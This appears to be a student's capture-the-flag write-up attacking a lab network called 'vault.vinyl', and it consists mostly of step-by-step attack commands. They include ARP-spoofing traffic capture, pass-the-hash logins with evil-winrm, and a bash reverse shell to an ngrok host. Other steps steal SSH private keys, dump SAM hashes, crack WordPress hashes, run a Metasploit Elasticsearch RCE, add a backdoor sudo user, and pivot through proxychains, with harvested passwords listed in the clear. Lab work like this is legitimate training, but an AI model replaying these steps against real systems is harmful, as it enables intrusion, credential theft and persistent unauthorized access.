Rodrigo de Anda Novoa

10.11.12.6

Question 1

```
1. sudo ettercap -T -i tap0 -M arp /10.11.12.6/10.11.12.48/ -w file.pcap 2.
tcpdump -r file.pcap -A > file.txt 3. cat file.txt | grep FLAG FLAG-6986
```

Question 2 and 4 ?

```
1. sudo ettercap -T -i tap0 -M arp /10.11.12.48/10.11.12.48/ -w x.pcap 2. Open
file in wireshark 3. filter ldap 4. find user ed@vault.viniyl and password FLAG-
6986. 5. ldapsearch -H ldap://10.11.12.6 -x -b "DC=vault,DC=vinyl" -D
"ed@vault.vinyl" -W | grep FLAG 6. Insert password. user flag@vault.vinyl
phyiscallDeliverOfficeName: FLAG-6659
```

Question 3

1. use smbclient to connect with the credentials from ed.
2. smbclient -L 10.11.12.6 -U ed%FLAG-6986
3. Now use ls to display the directory
4. There is a FLAG.txt
5. Use this command to get the text file smbclient //10.11.12.6/Financial -U ed%FLAG-6986 -c "get FLAG.txt"
6. cat FLAG.txt
   FLAG-6793

Question 5

1. with nmap you can see that there is a dns server
2. dnsrecon -d vault.vinyl
   FLAG-6649


Question 6

1. crackmapexec smb 10.11.12.28 -u ed -p FLAG-6986 --sam
2. crackmapexec smb 10.11.12.6 -u ed -p FLAG-6986 --users
3. evil-winrm -i 10.11.12.6 -u amelia -H 0c19dfe9606d00dec987fcf4f02972f8

4. cd C:\
5. cat FLAG.txt
   FLAG-6256

Users in LDAP

`userPrincipalName: amelia@vault.vinyl userPrincipalName: ed@vault.vinyl`
`userPrincipalName: flag@vault.vinyl`



```
[+] Got OS info for 10.11.12.6 from srvinfo:
        10.11.12.6      Wk Sv PDC Tim NT
        platform_id     :       500
        os version      :       10.0
        server type     :       0×80102b
```

10.11.12.13

(FreeBSD 13.2)

turntable.vault.vinyl: OPNsense 24.1.1

Question 1

1. Go to 10.11.12.13 in firefox
2. Login as default credential
3. User: root, Password: opnsense
4. Scroll down and find the image with the flag
   FLAG-1578

Question 2


1. Inside the opnsense go to System > Settings > Administration
2. Observe and if necessary activate the ssh
3. ssh -p 5569 root@10.11.12.13 --> use same password opnsense
4. use 8 to open shell
5. cat FLAG.txt
   FLAG-1807

10.11.12.28

(Microsoft Windows 10 Pro N)

Question 1

`1. sudo nmap 10.11.12.28 -sV -sC -oN 10.11.12.28.txt 2. Observe there it is a rdp (Remote Desktop Protocol) 3. use the ed user with the credentials already found 4. xfreerdp /u:ed /p:FLAG-6986 /v:10.11.12.28 5. Enter file system and open the flag.txt FLAG-2638`



```
[*] 10.11.12.28:445       - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:LZNT1) (encryption capabilities:A
ES-128-GCM) (signatures:optional) (guid:{68c8e62d-ab12-4ca2-8142-fa871971f8eb}) (authentication domain:VAULT)
[*] 10.11.12.28:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Question 2

1. edge://wallet/passwords/details/vinyl.vault
2. FLAG-2243

10.11.12.38

`1. Go to 10.11.12.38:3826 in web 2. Reverse Shell 3. nc -lnvp 5555 4. ngrok tcp 5555 5. bash -i >& /dev/tcp/7.tcp.eu.ngrok.io/10670 0>&1 6. sudo cat /home/taylor/.ssh/id_rsa 7. copy the ssh key and put it in a file. 8. run ssh -i key_rsa taylor@10.11.12.53

Question 1

`1. reverse shell 2. sudo cat /var/lib/postgresql/.psql_history 3. FLAG-3407`

Question2

1. `sudo cat /var/lib/postgresql/.psql_history`
2. `CREATE USER flag WITH PASSWORD 'FLAG-3336';
   FLAG-3336

10.11.12.53

Insecure user

1. With the reverse shell from 10.11.12.53 go to the user taylor's folder in /home
2. view with sudo cat his .bash_logout
3. sudo cat .ssh/rsa.pub
4. steal the ssh key
5. ssh taylor@10.11.12.53

Question 1 or 2

1. mysql -u wpuser -p -h localhost
2. cat .bash_history
3. See this line mysql -u wpuser -p Cdxv2a3gUkqf7G4 -h 10.11.12.53 -D wordpress_db
4. Use the password Cdxv2a3gUkqf7G4
5. SHOW DATABASES;
6. USE wordpress_db 8. SELECT * FROM wp_users;
7. SELECT user_pass FROM wp_users;
8. Use john to crack the hash
   FLAG-5895

```
cd /var/lib/mysql/wordpress_db --> inside wp_users.ibd instead of using this line
See this line mysql -u wpuser -p Cdxv2a3gUkqf7G4 -h 10.11.12.53 -D wordpress_db
```

Question 1 or 2

1. mysql -u wpuser -p -h localhost
2. cat .bash_history
3. See this line mysql -u wpuser -p Cdxv2a3gUkqf7G4 -h 10.11.12.53 -D wordpress_db
4. Use the password Cdxv2a3gUkqf7G4
5. SHOW DATABASES;
6. USE wordpress_db 8. SELECT * FROM wp_users;
7. UPDATE wp_users
8. SET user_pass = MD5('hola')
9. WHERE user_login = 'real_admin';
10. Go to 10.11.12.75/wp-admin
11. Go to All posts
12. click on "first post - draft"
    FLAG-5212

FLAG-5212

Question 3

1. Go to robots.txt
2. FLAG-5794

Question 4

1. ssh into a user with sudo rights
2. cat /home/ftpuser/.bash_history
3. observe line cat wp-config.php
4. cat /var/www/html/wordpress/wp-config.php
   FLAG-5439

Question 5

1. cd /var/anonymous
2. cat flag.txt
3. FLAG-5405

Question 6

1. ps aux | grep nginx
2. cd /var/www/html/flag
3. cat index.html
4. FLAG-5466

Question 7

```
1. sudo ettercap -T -i tap0 -M arp /10.11.12.6/10.11.12.48/ -w file.pcap 2.
tcpdump -r file.pcap -A > file.txt 3. cat file.txt | grep FLAG FLAG-5953
```

Insecure System

1. adduser with sudo (taylor user has rights)
2. sudo adduser randomuser --ingroup sudo --add_extra_groups sudo
3. the new user randomuser has sudo rights

FTP SERVER 10.11.12.53 Vault Vinyl FTP Service


```
1. User ⟶ ftpuser 2. Password: FLAG-5953
```

10.11.12.75

Question 1

`sudo ettercap -T -i tap0 -M arp /10.11.12.6/10.11.12.48/` or `curl -X GET "10.11.12.75:9200/catalog/_search" | grep FLAG

FLAG-7972



```
Mon May  6 05:45:01 2024 [332849]
TCP  10.11.12.75:9200 ⟶ 10.11.12.48:47994 | AP (292)
20" }},{"_index":"catalog","_type":"albums","_id":"22","_score":1.0, "_source" : { "artist": "Flynn Aglo
w", "album": "FLAG-7972", "year": "2024" }},{"_index":"catalog","_type":"albums","_id":"2","_score":1.0,
 "_source" : { "artist": "Ed Sheeran", "album": "x (multiply)", "year": "2014" }}]}}

Mon May  6 05:45:01 2024 [363758]
```

```
PORT
53/tc
88/tc
111/t
| rpc
|   p
|   1
```

Question 2

1. msfconsole
2. search elasticsearch
3. use multi/elasticsearch/script_mvel_rce
4. options
5. rhosts --> 10.11.12.75
6. lhost --> tap0
7. run
8. cd /home/elasticsearch
9. cat .bash_history
   FLAG-7389

Question 3

1. msfconsole
2. search elasticsearch
3. use multi/elasticsearch/script_mvel_rce
4. options
5. rhosts --> 10.11.12.75
6. lhost --> tap0
7. run
8. cat flag.txt
   FLAG-7189

Miscellaneous

Question 1

1. Enter as randomuser (previously created) in 10.11.12.53
2. sudo su --login
3. Go inside /home/debian
4. cat flag.txt

5. FLAG-0340
6. CRACK the protected.zip with john

Question 2

1. ssh randomuser@10.11.12.53
2. ip a
3. `3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000` link/ether 00:0c:29:46:7e:01 brd ff:ff:ff:ff:ff:ff
   `altname enp19s0`
   `inet 192.168.30.23/24 brd 192.168.30.255 scope global ens224`
   `valid_lft forever preferred_lft forever` inet6 fe80::20c:29ff:fe46:7e01/64 scope link
   `valid_lft forever preferred_lft forever`
4. sudo nmap 192.168.30.23/24 -sV -sC -oN x.txt
5. Devices 192.168.30.10 and 192.168.30.23
6. curl 192.168.30.10
   FLAG-0837

taylor@website:~$
`

CREDENTIALS

Root in 10.11.12.53
cat /var/www/html/wordpress/wp-config.php
user: wpuser , password: Cdxv2a3gUkqf7G4

admin@localhost password --> FLAG-5895

root@localhost --> QXHRaETnMv479t5

`ed@vault.viniyl` and password FLAG-6986

User --> ftpuser 2. Password: FLAG-5953

10.11.12.38
psql --> username: flag Password: FLAG-3336

User: root, Password: opnsense

Pivoting

1. nano /etc/proxychains4.conf
2. Change the line socks4... to --> socks5 127.0.0.1 1080
3. msfconsole
4. use multi/handler
5. set lhost tap0
6. run -j

```
cat /etc/os-release
cat /etc /* release
lsb_release -a
```